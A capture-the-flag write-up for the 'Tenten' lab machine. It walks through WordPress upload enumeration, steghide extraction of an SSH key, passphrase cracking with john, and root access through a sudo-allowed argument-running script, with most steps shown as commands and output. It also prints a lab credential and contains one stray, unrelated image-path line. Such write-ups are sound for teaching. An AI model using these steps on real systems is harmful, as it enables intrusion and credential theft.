Loot

Box Info

- Name : Tenten
- IP : 10.10.10.10
- Level : Medium
- OS : Linux

Creds

Service	Username	Password	Description
Private Key passphrase	takis	superpassword	Cracked with ssh2john

Enumeration

Nmap

- Quick scan

```
sudo nmap --max-retries 0 -p- -oN nmap/quick_scan 10.10.10.10.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 03:25 EDT
Warning: 10.10.10.10 giving up on port because retransmission cap hit (0).
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.61% done; ETC: 03:28 (0:02:09 remaining)
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.79% done; ETC: 03:28 (0:02:08 remaining)
Nmap scan report for 10.10.10.10. (10.10.10.10)
Host is up (0.17s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 147.64 seconds
```

- Custom Scripts and Version Enumeration

```
sudo nmap -sC -sV -oA nmap/targeted_scan -p 22,80 10.10.10.10.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 03:28 EDT
Nmap scan report for 10.10.10.10. (10.10.10.10)
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
|_  256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.7.3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Job Portal &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.25 seconds
```

Quick Glance

- Running ubuntu
- Apache 2.4.18
- Wordpress Website

Website

The Rabbit Hole

- In Job Listings we can check check the pentester job where arbitrary file upload is allowed. We can upload a reverse shell and try to execute, but not taking .php files or GIF8a; prepended.

Intended Method

- We can see that job listings is present in directory : 8.
- We can use curl to enumerate all the Directories from 1-20


```
for i in `seq 1 20`;
do
echo -n $i:; curl -s http://10.10.10.10/index.php/jobs/apply/$i/ | grep
'<title>'
done

...[snip]...
11:<title>Job Application: cube &#8211; Job Portal</title>
12:<title>Job Application: Application &#8211; Job Portal</title>
13:<title>Job Application: HackerAccessGranted &#8211; Job Portal</title>
14:<title>Job Application: Application &#8211; Job Portal</title>
15:<title>Job Application: Application &#8211; Job Portal</title>
16:<title>Job Application: cmd &#8211; Job Portal</title>
...[snip]...
```

- We can see there is a file called HackerAccessGranted.
- All files are stored in http://<website>/<wordpress>/wp-content/uploads/<year>/<month>/<filename>
- I have written a python script to enumerate sequentially.

```
python3 exploit.py
[*] Trying: http://10.10.10.10/wp-
content/uploads/2017/04/HackerAccessGranted.jpg
[+] Found: http://10.10.10.10/wp-
content/uploads/2017/04/HackerAccessGranted.jpg
[!] Done
```

- We can see that it is an image



- We can download it and run steghide against it.

```
steghide extract -sf HackerAccessGranted.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

- Just press enter on password prompt for blank password.
- It is an encrypted RSA private key

```
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C

/HXcUBOT3JhzblH7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/laq1kulQ3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrODlS0jhML53lAprkpawfbvwbR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipkyae5KiqlC137bmWK9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
...[snip]...
```

Foothold

User Takis

- We can use ssh2john and then use john on the hash.

```
./ssh2john.py id_rsa > id_rsa.hash
┌─norman@kali ~/Hack-The-Box/machines/tenten ‹main*›
└─$ cat id_rsa.hash
id_rsa:$sshng$1$16$7265FC656C429769E4C1EEFC618E660C$1200$fc75dc501393dc98736e51fbb

e971c876bfc2874a439c9ba78dd98b4bf95aab592e950dff445fd56b1b634f38ff57984111c2f919c1

d2384c2f9de5029ae4a5ac1f6efc1b47e5f114826ecfbccb7ddfef0e8d4ab86ac2ad146c8a993269ee

9962bd684ff87395f6c9f55338478e0dd5b4ac0a13cc6b9f5ad4e165f2b69f2d224c63e7743ecb31d9

843605369855d570e07c3cc78289ca302e22112ec993c1b3db43c9b2649d5826b317aa4812a848e0d4

ce4a5f5aa643cf7fa0e9fe3d1987fdeda3394d081375acb6a05aa85c758f84adc29b4b4c1aa2d9034c

e77b7d146ec6a94df5c23ee7006581a5f1a8746c1e75875ee3394e04f55b36e95130a3a412bbff3428

b5d6f07e8ae1fba6cc8e6284e90bcc5db7ac66d434802f52259de5313274218f37f0741980eb12c358

...[snip]...
```

- The run john against it

```
john --wordlist=$ROCK id_rsa.hash
130 ↵
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword    (id_rsa)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2021-04-15 09:11) 0.1494g/s 2143Kp/s 2143Kc/s 2143KC/s
```

```
*7¡Vamos!
Session completed
```

- So superpassword is the password for the private key.
- `chmod 600 id_rsa` and then try to ssh as `takis`, which was one of the users from the wordpress blog, and use the password superpassword.

```
ssh takis@10.10.10.10 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.



Last login: Thu Apr 15 15:57:44 2021 from 10.10.14.5
takis@tenten:~$
```

- We can cat out the user.txt

Privilege Escalation

User root

- Upon running `sudo -l` we see we can run `/bin/fuckin` as sudo

```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sr



User takis may run the following commands on tenten:
```

```
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
```

- Upon reading the file, we can see it is a bash script (from the shebang line), which we can executes the arguments (1-4)

```
takis@tenten:~$ cat /bin/fuckin
#!/bin/bash
$1 $2 $3 $4
```

- We can run `sudo /bin/fuckin bash` to get a root shell and then cat out the root.txt

```
takis@tenten:~$ sudo /bin/fuckin bash
root@tenten:~#
```